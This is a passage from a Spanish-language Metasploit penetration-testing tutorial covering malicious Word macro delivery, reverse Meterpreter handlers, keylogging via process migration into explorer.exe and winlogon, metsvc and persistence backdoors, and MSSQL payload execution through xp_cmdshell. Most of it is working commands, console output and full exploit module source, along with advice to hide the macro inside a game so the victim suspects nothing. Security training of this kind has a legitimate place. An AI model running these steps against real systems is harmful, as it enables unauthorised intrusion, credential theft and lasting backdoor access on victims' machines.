Esto abrirá el editor de Visual Basic. Pegar el resultado de la primera parte del script de la payload en el editor, guardarlo y luego pegar el resto del script en el documento de Word. Aquí es cuando se realizaría el ataque del lado del cliente enviando este documento de Word por correo electrónico a alguien.

Para mantener bajas las sospechas de los usuarios, intentar incrustar el código en uno de los muchos juegos de Word/Excel que están disponibles en Internet. De esta manera, el usuario juega felizmente el juego mientras trabaja en segundo plano. Esto le da más tiempo para migrar a otro proceso si está utilizando Meterpreter como carga útil.



Aquí le damos un nombre genérico a la macro.



Antes de enviar nuestro documento malicioso a nuestra víctima, primero debemos configurar nuestro oyente Metasploit, para ello emplearemos el exploit multihandler que está en exploit/multi/handler.

```
root@kali:# msfconsole -x "use exploit/multi/handler; set
PAYLOAD windows/meterpreter/reverse_tcp; set LHOST
192.168.1.101; set LPORT 8080; run; exit -y"

                ##                              ###             ##     ##
```

```
 ##   ##  #### ###### ####  #####   #####    ##    ####
######
####### ##  ##  ##  ##         ## ##  ##    ##   ##  ##   ###
##
####### ######  ##  #####   ####  ##  ##    ##   ##  ##   ##
##
## # ##     ##  ##  ##  ## ##      #####    ##   ##  ##   ##
##
##   ##  #### ###   #####   #####     ##   ####   ####   ####
###
                              ##


      =[ metasploit v4.11.4-2015071402                   ]
+ -- --=[ 1467 exploits - 840 auxiliary - 232 post        ]
+ -- --=[ 432 payloads - 37 encoders - 8 nops             ]

PAYLOAD => windows/meterpreter/reverse_tcp
LHOST => 192.168.1.101
LPORT => 8080
[*] Started reverse handler on 192.168.1.101:8080
[*] Starting the payload handler...
```

Ahora podemos probar el documento abriéndolo y volver a ver donde tenemos nuestra escucha.

```
[*] Sending stage (749056 bytes) to 192.168.1.150
[*] Meterpreter session 1 opened (192.168.1.101:8080 ->
192.168.1.150:52465) at Thu Nov 25 16:54:29 -0700 2010

meterpreter > sysinfo
Computer: XEN-WIN7-PROD
OS      : Windows 7 (Build 7600, ).
Arch    : x64 (Current Process is WOW64)
Language: en_US
meterpreter > getuid
Server username: xen-win7-prod\dookie
meterpreter >
```

¡Éxito! ¡Tenemos un shell de Meterpreter directamente en el sistema que abrió el documento y lo mejor de todo, no es detectado por un antivirus!

9.16. Acceso de mantenimiento

Después de comprometer con éxito un dispositivo, si las reglas de interacción lo permiten, con frecuencia es una buena idea asegurarse de que podrá mantener su acceso para un examen más profundo en la red de destino. Esto también asegura que podrá reconectarse con su víctima si está utilizando un exploit único o bloquea un servicio en el objetivo. En situaciones como éstas, es posible que no se pueda recuperar el acceso nuevamente hasta que se realice un reinicio del objetivo.

Una vez que se haya obtenido acceso a un sistema, se puede obtener acceso a los sistemas que comparten la misma subred. Pasar de un sistema a otro, obtener información sobre las actividades de los usuarios mediante la monitorización de sus pulsaciones de teclas y suplantar a los usuarios con tokens capturados, son solo algunas de las técnicas que se pueden emplear con este módulo.

9.16.1. Usando un registro de teclado

Después de haber explotado un sistema, hay 2 propuestas diferentes que se pueden tomar, aplastar y agarrar o bajo y lento.

Bajo y lento puede conducir a una gran cantidad de información excelente, si se tiene paciencia y disciplina. Una herramienta que puede utilizar para la recopilación de información baja y lenta es el script del registrador de pulsaciones de teclas (keystroke logger) con Meterpreter. Esta herramienta está muy bien diseñada, ya que permite capturar todas las entradas del teclado desde el sistema sin escribir nada en el disco, dejando una huella forense mínima para que los investigadores la sigan. Es perfecto para obtener contraseñas, cuentas de usuario y todo tipo de información valiosa.

Para ello primero explotaremos un sistema de manera normal.

```
msf exploit(warftpd_165_user) > exploit
[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Connecting to FTP server 172.16.104.145:21...
[*] Connected to target FTP server.
[*] Trying target Windows 2000 SP0-SP4 English...
[*] Transmitting intermediate stager for over-sized stage...(191
bytes)
[*] Sending stage (2650 bytes)
[*] Sleeping before handling stage...
[*] Uploading DLL (75787 bytes)...
[*] Upload completed.
[*] Meterpreter session 4 opened (172.16.104.130:4444 ->
172.16.104.145:1246)

meterpreter >
```

Luego migraremos Meterpreter al proceso explorer.exe para que no tengamos que preocuparnos de que el proceso explotado se restablezca y cierre nuestra sesión.

```
meterpreter > ps
Process list
============
    PID   Name               Path
    ---   ----               ----
    140   smss.exe           \SystemRoot\System32\smss.exe
    188   winlogon.exe       ??\C:\WINNT\system32\winlogon.exe
    216   services.exe       C:\WINNT\system32\services.exe
    228   lsass.exe          C:\WINNT\system32\lsass.exe
```

```
    380   svchost.exe        C:\WINNT\system32\svchost.exe
    408   spoolsv.exe        C:\WINNT\system32\spoolsv.exe
    444   svchost.exe        C:\WINNT\System32\svchost.exe
    480   regsvc.exe         C:\WINNT\system32\regsvc.exe
    500   MSTask.exe         C:\WINNT\system32\MSTask.exe
    528   VMwareService.exe  C:\Program Files\VMwareVMware Tools\
VMwareService.exe
    588   WinMgmt.exe        C:\WINNT\System32\WBEMWinMgmt.exe
    664   notepad.exe        C:\WINNT\System32\notepad.exe
    724   cmd.exe            C:\WINNT\System32\cmd.exe
    768   Explorer.exe       C:\WINNT\Explorer.exe
    800   war-ftpd.exe       C:\Program Files\War-ftpd\war-ftpd.exe
    888   VMwareTray.exe     C:\Program Files\VMware\VMware Tools\
VMwareTray.exe
    896   VMwareUser.exe     C:\Program Files\VMware\VMware Tools\
VMwareUser.exe
    940   firefox.exe        C:\Program Files\Mozilla Firefox\
firefox.exe
    972   TPAutoConnSvc.exe  C:\Program Files\VMware\VMware Tools\
TPAutoConnSvc.exe
    1088  TPAutoConnect.exe  C:\Program Files\VMware\VMware Tools\
TPAutoConnect.exe

meterpreter > migrate 768
[*] Migrating to 768...
[*] Migration completed successfully.
meterpreter > getpid
Current pid: 768
```

Finalmente iniciamos el keylogger, esperamos un tiempo y volcamos la salida.

```
meterpreter > keyscan_start
Starting the keystroke sniffer...
meterpreter > keyscan_dump
Dumping captured keystrokes...
   tgoogle.cm my credit amex   myusernamthi amexpasswordpassword
```

¡No podría ser más fácil! Observar como se representan las pulsaciones de teclas, como control y retroceso.

Como beneficio adicional, si se desea capturar la información de inicio de sesión del sistema, simplemente se migrará al proceso de winlogon. Esto capturará las credenciales de todos los usuarios que inicien sesión en el sistema mientras se esté ejecutando.

```
meterpreter > ps
Process list
============
PID Name         Path
--- ----         ----
401 winlogon.exe C:\WINNT\system32\winlogon.exe
```

```
meterpreter > migrate 401
[*] Migrating to 401...
[*] Migration completed successfully.

meterpreter > keyscan_start
Starting the keystroke sniffer...
**** A few minutes later after an admin logs in ****

meterpreter > keyscan_dump
Dumping captured keystrokes...
Administrator ohnoes1vebeenh4x0red!
```

Aquí podemos ver que al iniciar sesión en el proceso de winlogon nos permite obtener efectivamente a todos los usuarios que inician sesión en este sistema y capturarlo. Hemos capturado al Administrador iniciando sesión con una contraseña de "ohnoes1vebeenh4x0red!".

9.16.2. Meterpreter Backdoor

Después de pasar por todo el arduo trabajo de explotar un sistema, a menudo es una buena idea usar un camino más fácil para su uso posterior. De esta manera si el servicio que se explotó inicialmente está inactivo o parcheado, aún se puede obtener acceso al sistema.

Usando la puerta trasera de metsvc, se puede obtener un shell Meterpreter en cualquier momento. Una advertencia antes de continuar: metsvc como se muestra aquí no requiere autenticación. Esto significa que cualquiera que tenga acceso al puerto podría acceder a su puerta trasera. Esto no es bueno si se está realizando una prueba de penetración, ya que podría tener un riesgo significativo. En una situación del mundo real, alteraría la fuente para requerir autenticación o filtraría las conexiones remotas al puerto a través de algún otro método.

Primero explotamos el sistema remoto y migramos al proceso explorer.exe en caso de que el usuario advierta que el servicio explotado no responde y decide eliminarlo.

```
msf exploit(3proxy) > exploit
[*] Started reverse handler
[*] Trying target Windows XP SP2 - English...
[*] Sending stage (719360 bytes)
[*] Meterpreter session 1 opened (192.168.1.101:4444 ->
192.168.1.104:1983)

meterpreter > ps
Process list
============
    PID   Name                Path
    ---   ----                ----
    132   ctfmon.exe          C:\WINDOWS\system32\ctfmon.exe
    176   svchost.exe         C:\WINDOWS\system32\svchost.exe
    440   VMwareService.exe   C:\Program Files\VMware\VMware Tools\
VMwareService.exe
    632   Explorer.EXE        C:\WINDOWS\Explorer.EXE
```

```
    796   smss.exe             \SystemRoot\System32\smss.exe
    836   VMwareTray.exe       C:\Program Files\VMware\VMware Tools\
VMwareTray.exe
    844   VMwareUser.exe       C:\Program Files\VMware\VMware Tools\
VMwareUser.exe
    884   csrss.exe            \??\C:\WINDOWS\system32\csrss.exe
    908   winlogon.exe         \??\C:\WINDOWS\system32\winlogon.exe
    952   services.exe         C:\WINDOWS\system32\services.exe
    964   lsass.exe            C:\WINDOWS\system32\lsass.exe
    1120  vmacthlp.exe         C:\Program Files\VMware\VMware Tools\
vmacthlp.exe
    1136  svchost.exe          C:\WINDOWS\system32\svchost.exe
    1236  svchost.exe          C:\WINDOWS\system32\svchost.exe
    1560  alg.exe              C:\WINDOWS\System32\alg.exe
    1568  WZCSLDR2.exe         C:\Program Files\ANI\ANIWZCS2 Service\
WZCSLDR2.exe
    1596  jusched.exe          C:\Program Files\Java\jre6\bin\
jusched.exe
    1656  msmsgs.exe           C:\Program Files\Messenger\msmsgs.exe
    1748  spoolsv.exe          C:\WINDOWS\system32\spoolsv.exe
    1928  jqs.exe              C:\Program Files\Java\jre6\bin\jqs.exe
    2028  snmp.exe             C:\WINDOWS\System32\snmp.exe
    2840  3proxy.exe           C:\3proxy\bin\3proxy.exe
    3000  mmc.exe              C:\WINDOWS\system32\mmc.exe

meterpreter > migrate 632
[*] Migrating to 632...
[*] Migration completed successfully.
```

Las opciones de metsvc disponibles son

```
meterpreter > run metsvc -h
[*]
OPTIONS:
    -A        Automatically start a matching multi/handler to connect
to the service
    -h        This help menu
    -r        Uninstall an existing Meterpreter service (files must be
deleted manually)
```

Como ya estamos conectados a través de una sesión de Meterpreter, no lo configuraremos para que nos conecte de nuevo de inmediato. De momento solo instalaremos el servicio.

```
meterpreter > run metsvc
[*] Creating a meterpreter service on port 31337
[*] Creating a temporary installation directory C:\DOCUME~1\victim\
LOCALS~1\Temp\JplTpVnksh...
[*]  >> Uploading metsrv.dll...
[*]  >> Uploading metsvc-server.exe...
[*]  >> Uploading metsvc.exe...
[*] Starting the service...
```

```
[*]      * Installing service metsvc
 * Starting service
Service metsvc successfully installed.
```

El servicio ya está instalado y esperando una conexión.

Ahora usaremos el multi/handler con una payload de windows/metsvc_bind_tcp para conectarnos al sistema remoto. Esta es una payload especial, ya que generalmente una payload de Meterpreter es de varias etapas, donde se envía una cantidad mínima de código como parte del exploit y luego se carga más después de que se ha logrado la ejecución del código.

Configuramos todas nuestras opciones para metsvc_bind_tcp con la dirección IP de la víctima y el puerto al que deseamos que el servicio se conecte en nuestra máquina. Luego ejecutamos el exploit.

```
msf > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD windows/metsvc_bind_tcp
PAYLOAD => windows/metsvc_bind_tcp
msf exploit(handler) > set LPORT 31337
LPORT => 31337
msf exploit(handler) > set RHOST 192.168.1.104
RHOST => 192.168.1.104
msf exploit(handler) > show options
Module options:
   Name  Current Setting  Required  Descripción
   ----  ---------------  --------  -----------
Payload options (windows/metsvc_bind_tcp):
   Name      Current Setting  Required  Descripción
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique: seh, thread,
process
   LPORT     31337            yes       The local port
   RHOST     192.168.1.104    no        The target address
Exploit target:
   Id  Name
   --  ----
   0   Wildcard Target

msf exploit(handler) > exploit
```

Inmediatamente después de emitir el exploit, nuestra puerta trasera de metsvc se conecta de nuevo a nosotros.

```
[*] Starting the payload handler...
[*] Started bind handler
[*] Meterpreter session 2 opened (192.168.1.101:60840 ->
192.168.1.104:31337)

meterpreter > ps
Process list
============
   PID   Name               Path
```

```
   ---   ----               ----
   140   smss.exe           \SystemRoot\System32\smss.exe
   168   csrss.exe          \??\C:\WINNT\system32\csrss.exe
   188   winlogon.exe       \??\C:WINNT\system32\winlogon.exe
   216   services.exe       C:\WINNT\system32\services.exe
   228   lsass.exe          C:\WINNT\system32\lsass.exe
   380   svchost.exe        C:\WINNT\system32\svchost.exe
   408   spoolsv.exe        C:\WINNT\system32\spoolsv.exe
   444   svchost.exe        C:\WINNT\System32\svchost.exe
   480   regsvc.exe         C:\WINNT\system32\regsvc.exe
   500   MSTask.exe         C:\WINNT\system32\MSTask.exe
   528   VMwareService.exe  C:\Program Files\VMware\VMware Tools\
VMwareService.exe
   564   metsvc.exe         c:\WINNT\my\metsvc.exe
   588   WinMgmt.exe        C:\WINNT\System32\WBEM\WinMgmt.exe
   676   cmd.exe            C:\WINNT\System32\cmd.exe
   724   cmd.exe            C:\WINNT\System32\cmd.exe
   764   mmc.exe            C:\WINNT\system32\mmc.exe
   816   metsvc-server.exe  c:\WINNT\my\metsvc-server.exe
   888   VMwareTray.exe     C:\Program Files\VMware\VMware Tools\
VMwareTray.exe
   896   VMwareUser.exe     C:\Program Files\VMware\VMware Tools\
VMwareUser.exe
   940   firefox.exe        C:\Program Files\Mozilla Firefox\
firefox.exe
   972   TPAutoConnSvc.exe  C:\Program Files\VMware\VMware Tools\
TPAutoConnSvc.exe
   1000  Explorer.exe       C:\WINNT\Explorer.exe
   1088  TPAutoConnect.exe  C:\Program Files\VMware\VMware Tools\
TPAutoConnect.exe

meterpreter > pwd
C:\WINDOWS\system32
meterpreter > getuid
Server username: NT AutorITY\SYSTEM
```

¡Y aquí tenemos una sesión típica de Meterpreter!

9.16.3. Backdoors persistentes

Mantener el acceso es una fase muy importante de las pruebas de penetración y desafortunadamente a menudo se pasa por alto. La mayoría de los probadores de penetración se dejan llevar cada vez que se obtiene acceso administrativo, por lo que si el sistema se repara más tarde, ya no tendrán acceso a él.

Las puertas traseras persistentes nos ayudan a acceder a un sistema que hemos comprometido con éxito en el pasado. Es importante tener en cuenta que pueden estar fuera del alcance durante una prueba de penetración. Sin embargo estar familiarizado con ellos es de suma importancia. ¡

Después de pasar por todo el arduo trabajo de explotar un sistema, a menudo es una buena idea dejar una forma más fácil de volver al sistema para su uso posterior. De esta manera, si el servicio

que se explotó inicialmente está inactivo o parcheado, aún se puede obtener acceso al sistema. Metasploit tiene un script de Meterpreter, persistence.rb, que creará un servicio de Meterpreter que estará disponible incluso si el sistema remoto se reinicia.

El persistente Meterpreter como se muestra aquí no requiere autenticación. Esto significa que cualquiera que tenga acceso al puerto podría acceder a su puerta trasera. Esto no es bueno si está realizando una prueba de penetración, ya que podría ser un riesgo significativo. En una situación del mundo real, asegúrese de actuar con la mayor precaución y de limpiar después de realizar el compromiso.

Una vez que hemos explotado inicialmente el dispositivo, ejecutamos persistence con la opción -h para ver que opciones están disponibles:

```
meterpreter > run persistence -h
[!] Meterpreter scripts are deprecated. Try
post/windows/manage/persistence_exe.
[!] Example: run post/windows/manage/persistence_exe OPTION=value
[...]
Meterpreter Script for creating a persistent backdoor on a target
host.
OPTIONS:
    -A        Automatically start a matching exploit/multi/handler to
connect to the agent
    -L   Location in target host to write payload to, if none %TEMP%
will be used.
    -P   Payload to use, default is windows/meterpreter/reverse_tcp.
    -S        Automatically start the agent on boot as a service (with
SYSTEM privileges)
    -T   Alternate executable template to use
    -U        Automatically start the agent when the User logs on
    -X        Automatically start the agent when the system boots
    -h        This help menu
    -i   The interval in seconds between each connection attempt
    -p   The port on which the system running Metasploit is listening
    -r   The IP of the system running Metasploit listening for the
connect back
```

Configuraremos nuestra sesión persistente de Meterpreter para esperar hasta que un usuario inicie la sesión en el sistema remoto e intentemos volver a conectarnos a nuestro oyente cada 5 segundos en la dirección IP 192.168.1.71 en el puerto 443.

```
meterpreter > run persistence -U -i 5 -p 443 -r 192.168.1.71
[*] Creating a persistent agent: LHOST=192.168.1.71 LPORT=443
(interval=5 onboot=true)
[*] Persistent agent script is 613976 bytes long
[*] Uploaded the persistent agent to C:\WINDOWS\TEMP\yyPSPPEn.vbs
[*] Agent executed with PID 492
[*] Installing into autorun as HKCU\Software\Microsoft\Windows\
CurrentVersión\Run\YeYHdlEDygViABr
[*] Installed into autorun as HKCU\Software\Microsoft\Windows\
CurrentVersión\Run\YeYHdlEDygViABr
```

```
[*] For cleanup use command: run multi_console_command -rc
/root/.msf4/logs/persistence/XEN-XP-SP2-BARE_20100821.2602/clean_up__2
0100821.2602.rc
```

Tener en cuenta que la salida del script hace que el comando elimine el oyente persistente cuando haya terminado con él. Asegúrese de anotarlo para no dejar una puerta trasera no autenticada en el sistema. Para verificar que funciona, reiniciamos el sistema remoto y configuramos nuestro handler de payload.

```
meterpreter > reboot
Rebooting...
meterpreter > exit
[*] Meterpreter session 3 closed.  Reason: User exit
msf exploit(ms08_067_netapi) > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 192.168.1.71
LHOST => 192.168.1.71
msf exploit(handler) > set LPORT 443
LPORT => 443
msf exploit(handler) > exploit
[*] Started reverse handler on 192.168.1.71:443
[*] Starting the payload handler...
```

Cuando un usuario inicia una sesión en el sistema remoto, se abre una sesión de Meterpreter para el atacante.

```
[*] Sending stage (748544 bytes) to 192.168.1.161
[*] Meterpreter session 5 opened (192.168.1.71:443 ->
192.168.1.161:1045) at 2010-08-21 12:31:42 -0600

meterpreter > sysinfo
Computer: XEN-XP-SP2-BARE
OS      : Windows XP (Build 2600, Service Pack 2).
Arch    : x86
Language: en_US
```

9.17. Payloads a través de MSSQL

Ahora vamos a explicar brevemente como pasar payloads utilizando el módulo MSSQL. El código presentado actualmente funciona en las siguientes instalaciones de SQL Server de Microsoft: 2000, 2005 y 2008. Primero veremos el código y explicaremos como funciona este vector de ataque antes de crear el nuestro desde cero.

Cuando un administrador instala MSSQL por primera vez, tiene la opción de usar la autenticación en modo mixto o la autenticación basada en SQL. Con esta última autenticación, el administrador debe especificar una contraseña para la cuenta "sa". La cuenta "sa" es el administrador de sistemas para el servidor SQL y tiene la mayoría, si no todos, los permisos en el sistema. Adivinando esta

contraseña, ya sea usando ingeniería social u otros medios, uno puede aprovechar este vector de ataque usando Metasploit y realizar acciones adicionales.

Para nuestros propósitos, asumiremos que conocemos la contraseña de la cuenta del administrador del sistema SQL, que se puede haber obtenido por otras formas. Si se desea recrear este ataque, se necesitará tener una copia de trabajo de Microsoft Windows, así como cualquiera de las Versiónes de MSSQL mencionadas anteriormente.

Lanzemos el ataque:

```
msf > use windows/mssql/mssql_payload
msf exploit(mssql_payload) > options
Module options (exploit/windows/mssql/mssql_payload):
   Name                 Current Setting  Required  Descripción
   ----                 ---------------  --------  -----------
   METHOD               cmd              yes       Which payload
delivery method to use (ps, cmd, or old)
   PASSWORD                              no        The password for
the specified username
   RHOST                                 yes       The target address
   RPORT                1433             yes       The target port
(TCP)
   SRVHOST              0.0.0.0          yes       The local host to
listen on. This must be an address on the local machine or 0.0.0.0
   SRVPORT              8080             yes       The local port to
listen on.
   SSL                  false            no        Negotiate SSL for
incoming connections
   SSLCert                               no        Path to a custom
SSL certificate (default is randomly generated)
   TDSENCRYPTION        false            yes       Use TLS/SSL for TDS
data "Force Encryption"
   URIPATH                               no        The URI to use for
this exploit (default is random)
   USERNAME             sa               no        The username to
authenticate as
   USE_WINDOWS_AUTHENT  false            yes       Use windows
authentification (requires DOMAIN option set)
Exploit target:
   Id  Name
   --  ----
   0   Automatic

msf exploit(mssql_payload) > set payload
windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(mssql_payload) > set LHOST 10.10.1.103
LHOST => 10.10.1.103
msf exploit(mssql_payload) > set RHOST 172.16.153.129
RHOST => 172.16.153.129
msf exploit(mssql_payload) > set LPORT 8080
LPORT => 8080
msf exploit(mssql_payload) > set PASSWORD ihazpassword
```

```
MSSQL_PASS => ihazpassword
msf exploit(mssql_payload) > exploit
[*] Started reverse handler on port 8080
[*] Warning: This module will leave QiRYOlUK.exe in the SQL Server
%TEMP% directory
[*] Writing the debug.com loader to the disk...
[*] Converting the debug script to an executable...
[*] Uploading the payload, please be patient...
[*] Converting the encoded payload...
[*] Executing the payload...
[*] Sending stage (719360 bytes)
[*] Meterpreter session 1 opened (10.10.1.103:8080 ->
10.10.1.103:47384)

meterpreter > execute -f cmd.exe -i
Process 3740 created.
Channel 1 created.
Microsoft Windows XP [Versión 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>
```

9.17.1. Creando nuestro módulo auxiliary

Examinemos los siguientes 3 archivos

```
/usr/share/metasploit-framework/lib/msf/core/exploit/mssql_commands.rb
/usr/share/metasploit-framework/lib/msf/core/exploit/mssql.rb
/usr/share/metasploit-framework/modules/exploits/windows/mssql/
mssql_payload.rb
```

Primero echemos un vistazo al archivo mssql_payload.rb para tener una mejor idea de con que trabajaremos.

```
##
# This module requires Metasploit: https://metasploit.com/download
# Current source: https://github.com/rapid7/metasploit-framework
##
class MetasploitModule < Msf::Exploit::Remote
  Rank = ExcellentRanking
  include Msf::Exploit::Remote::MSSQL
  include Msf::Exploit::CmdStager
  #include Msf::Exploit::CmdStagerDebugAsm
  #include Msf::Exploit::CmdStagerDebugWrite
  #include Msf::Exploit::CmdStagerTFTP
  def initialize(info = {})
    super(update_info(info,
      'Name'           => 'Microsoft SQL Server Payload Execution',
      'Descripción'    => %q{
```

```
          This module executes an arbitrary payload on a Microsoft SQL
Server by using
        the "xp_cmdshell" stored procedure. Currently, three delivery
methods are supported.

        First, the original method uses Windows 'debug.com'. File size
restrictions are
        avoided by incorporating the debug bypass method presented by
SecureStat at
        Defcon 17. Since this method invokes ntvdm, it is not
available on x64 systems.
        A second method takes advantage of the Command Stager
subsystem. This allows using
        various techniques, such as using a TFTP server, to send the
executable. By default
        the Command Stager uses 'wcsript.exe' to generate the
executable on the target.
        Finally, ReL1K's latest method utilizes PowerShell to transmit
and recreate the
        payload on the target.
        NOTE: This module will leave a payload executable on the
target system when the
        attack is finished.
      },
      'Autor'         =>
        [
          'David Kennedy "ReL1K" ',  # original module, debug.exe
method, powershell method
          'jduck'  # command stager mods
        ],
      'License'        => MSF_LICENSE,
      'References'     =>
        [
          # 'sa' password in logs
          [ 'CVE', '2000-0402' ],
          [ 'OSVDB', '557' ],
          [ 'BID', '1281' ],
          # blank default 'sa' password
          [ 'CVE', '2000-1209' ],
          [ 'OSVDB', '15757' ],
          [ 'BID', '4797' ]
        ],
      'Platform'       => 'win',
      'Arch'           => [ ARCH_X86, ARCH_X64 ],
      'Targets'        =>
        [
          [ 'Automatic', { } ],
        ],
      'CmdStagerFlavor' => 'vbs',
      'DefaultTarget'  => 0,
      'DisclosureDate' => 'May 30 2000'
      ))
    register_options(
      [
```

```
        OptString.new('METHOD', [ true, 'Which payload delivery method
to use (ps, cmd, or old)', 'cmd' ])
      ])
  end
  def check
    if !mssql_login_datastore
      vprint_status("Invalid SQL Server credentials")
      return Exploit::CheckCode::Detected
    end
    mssql_query("select @@Versión", true)
    if mssql_is_sysadmin
      vprint_good "User #{datastore['USERNAME']} is a sysadmin"
      Exploit::CheckCode::Vulnerable
    else
      Exploit::CheckCode::Safe
    end
  ensure
    disconnect
  end
  # This is method required for the CmdStager to work...
  def execute_command(cmd, opts)
    mssql_xpcmdshell(cmd, datastore['VERBOSE'])
  end
  def exploit
    if !mssql_login_datastore
      print_status("Invalid SQL Server credentials")
      return
    end
    method = datastore['METHOD'].downcase
    if (method =~ /^cmd/)
      execute_cmdstager({ :linemax => 1500, :nodelete => true })
      #execute_cmdstager({ :linemax => 1500 })
    else
      # Generate the EXE, this is the same no matter what delivery
mechanism we use
      exe = generate_payload_exe
      # Use powershell method for payload delivery if specified
      if (method =~ /^ps/) or (method =~ /^power/)
        powershell_upload_exec(exe)
      else
        # Otherwise, fall back to the old way..
        mssql_upload_exec(exe, datastore['VERBOSE'])
      end
    end
    handler
    disconnect
  end
end
```

Si bien este archivo puede parecer simple, en realidad están sucediendo muchas cosas detrás de la escena. Analicemos este archivo y miremos las diferentes secciones. Específicamente estamos llamando desde mssql.rb en el área lib/msf/core/exploits.

Una de las primeras cosas que hace este archivo es la importación de la clase Remote y la inclusión del módulo MSSQL.

```
class Metasploit3 > Msf::Exploit::Remote
include Msf::Exploit::Remote::MSSQL
```

La sección de referencia simplemente enumera la información adicional sobre el ataque o la prueba de concepto inicial de explotación. Aquí es donde encontraríamos referencias de OSVDB, referencias de EDB, etc.

```
'References' =>
        [
        [ 'OSVDB', '557'],
        [ 'CVE', '2000-0402'],
        [ 'BID', '1281'],
        [ 'URL',
'http://www.thepentest.com/presentations/FastTrack_ShmooCon2009.pdf'],
],
```

La sección platform indica la plataforma y la versión del objetivo. La parte siguiente es el objeto Targets, que es donde se enumerarían las diferentes Versiónes. Estas líneas le dan al usuario la capacidad de seleccionar un objetivo antes de un ataque. El valor DefaultTarget se usa cuando no se especifica ningún objetivo al configurar el ataque.

```
'Platform' => 'win',
'Targets' =>
        [
        [ 'Automatic', { } ],
],
'DefaultTarget' => 0
```

La línea "def exploit" indica el comienzo del código de explotación. La siguiente declaración es para fines de depuración. Teniendo en cuenta que hay mucha información yendo y viniendo, es una buena idea tener esto configurado como "false" hasta que sea necesario.

```
debug = false # enable to see the output
```

Pasando a la siguiente línea, esta es la parte más compleja de todo el ataque. Este delineador aquí es realmente de múltiples líneas de código que se extraen de mssql.rb.

```
mssql_upload_exec(Msf::Util::EXE.to_win32pe(framework,payload.encoded)
, debug)
```

mssql_upload_exec - función definida en mssql.rb para subir un ejecutable a través de SQL al sistema operativo subyacente

Msf :: Util :: EXE.to_win32pe(framework, payload.encoded) = crea una payload de Metasploit basada en lo que se especifica, haciendo un ejecutable y lo codifíca con la codificación predeterminada

debug = llamar a la función de depuración ¿está activado o desactivado?

Por último el controlador manejará las conexiones de la payload en segundo plano para que podamos aceptar una payload de Metasploit. La parte de desconexión del código interrumpe la conexión del servidor MSSQL.

9.17.2. Las tripas detrás de los módulos auxiliary

Buscando en el archivo mssql.rb usando un editor de texto, localizamos "mssql_upload_exec". Debería presentarnos lo siguiente:

```
#
# Upload and execute a Windows binary through MSSQL queries
#
def mssql_upload_exec(exe, debug=false)
hex = exe.unpack("H*")[0]

var_bypass = rand_text_alpha(8)
var_payload = rand_text_alpha(8)

print_status("Warning: This module will leave #{var_payload}.exe in
the SQL Server %TEMP% directory")
print_status("Writing the debug.com loader to the disk...")
h2b = File.read(datastore['HEX2BINARY'],
File.size(datastore['HEX2BINARY']))
h2b.gsub!(/KemneE3N/, "%TEMP%\\#{var_bypass}")
h2b.split(/\n/).each do |line|
mssql_xpcmdshell("#{line}", false)
end

print_status("Converting the debug script to an executable...")
mssql_xpcmdshell("cmd.exe /c cd %TEMP% && cd %TEMP% && debug > %TEMP
%\\#{var_bypass}", debug)
mssql_xpcmdshell("cmd.exe /c move %TEMP%\\#{var_bypass}.bin %TEMP%\\
#{var_bypass}.exe", debug)

print_status("Uploading the payload, please be patient...")
idx = 0
cnt = 500
while(idx > hex.length - 1)
mssql_xpcmdshell("cmd.exe /c echo #{hex[idx,cnt]}>>%TEMP%\\
#{var_payload}", false)
idx += cnt
end

print_status("Converting the encoded payload...")
```

```
mssql_xpcmdshell("%TEMP%\\#{var_bypass}.exe %TEMP%\\#{var_payload}",
debug)
mssql_xpcmdshell("cmd.exe /c del %TEMP%\\#{var_bypass}.exe", debug)
mssql_xpcmdshell("cmd.exe /c del %TEMP%\\#{var_payload}", debug)

print_status("Executing the payload...")
mssql_xpcmdshell("%TEMP%\\#{var_payload}.exe", false, {:timeout => 1})
end
```

El def mssql_upload_exec (exe, debug = false) requiere 2 parámetros y establece la depuración en 'false' de manera predeterminada a menos que se especifique lo contrario.

```
def mssql_upload_exec(exe, debug=false)
```

El hex = exe.unpack ("H *") [0] es un Ruby Kung-Fuey que toma nuestro ejecutable generado y lo convierte mágicamente en hexadecimal para nosotros.

```
hex = exe.unpack("H*")[0]
```

var_bypass = rand_text_alpha(8) y var_payload = rand_text_alpha(8) crea 2 variables con un conjunto aleatorio de 8 caracteres alfabéticos, por ejemplo: PoLecJeX

```
var_bypass = rand_text_alpha(8)
```

El print_status siempre se debe utilizar dentro de Metasploit, ya no se acepta puts. Se puede observar que hay un par de cosas diferentes en comparación con el lenguaje Python, en print_status notará "#{var_payload} .exe, esto sustituye la variable var_payload en el mensaje print_status, por lo que esencialmente verá retratado "PoLecJeX.exe "

```
print_status("Warning: This module will leave #{var_payload}.exe in
the SQL Server %TEMP% directory")
```

En cuanto a la línea
h2b = File.read (datastore['HEX2BINARY'], File.size [datastore ['HEX2BINARY'])) leerá cualquier archivo especificado en el almacén de datos "HEX2BINARY". Así cuando se dispara el exploit, decía "h2b", este archivo se encuentra en data/exploits/mssql/h2b, este es un archivo que se había creado previamente que es un formato específico para la depuración de Windows que es esencialmente un simple bypass para eliminar restricciones en cuanto al límite del tamaño del archivo. Primero enviamos este ejecutable, la depuración de Windows lo convierte de nuevo en un binario para nosotros y luego enviamos la payload de Metasploit y llamamos a nuestro ejecutable convertido anteriormente para convertir nuestro archivo Metasploit.

```
h2b = File.read(datastore['HEX2BINARY'],
File.size(datastore['HEX2BINARY']))
h2b.gsub!(/KemneE3N/, "%TEMP%\\#{var_bypass}")
```

```
h2b.split(/\n/).each do |line|
```

El h2b.gsuc!(/KemneE3N/, “% TEMP%\\#{var_bypass}”) simplemente está sustituyendo un nombre codificado con el dinámico que creamos anteriormente, si observa el archivo h2b, se llama a KemneE3N en múltiples ocasiones y queremos crear un nombre al azar para ofuscar un poco mejor las cosas. El gsub simplemente sustituye el codificado por el aleatorio.

El h2b.split(/\n/). each do |line| iniciará un bucle para nosotros y dividirá el voluminoso archivo h2b en varias líneas, la razón es que no podemos enviar todo el archivo masivo de una vez, tenemos que enviarlo por partes, ya que el protocolo MSSQL no nos permite transferencias muy grandes a través de sentencias SQL.

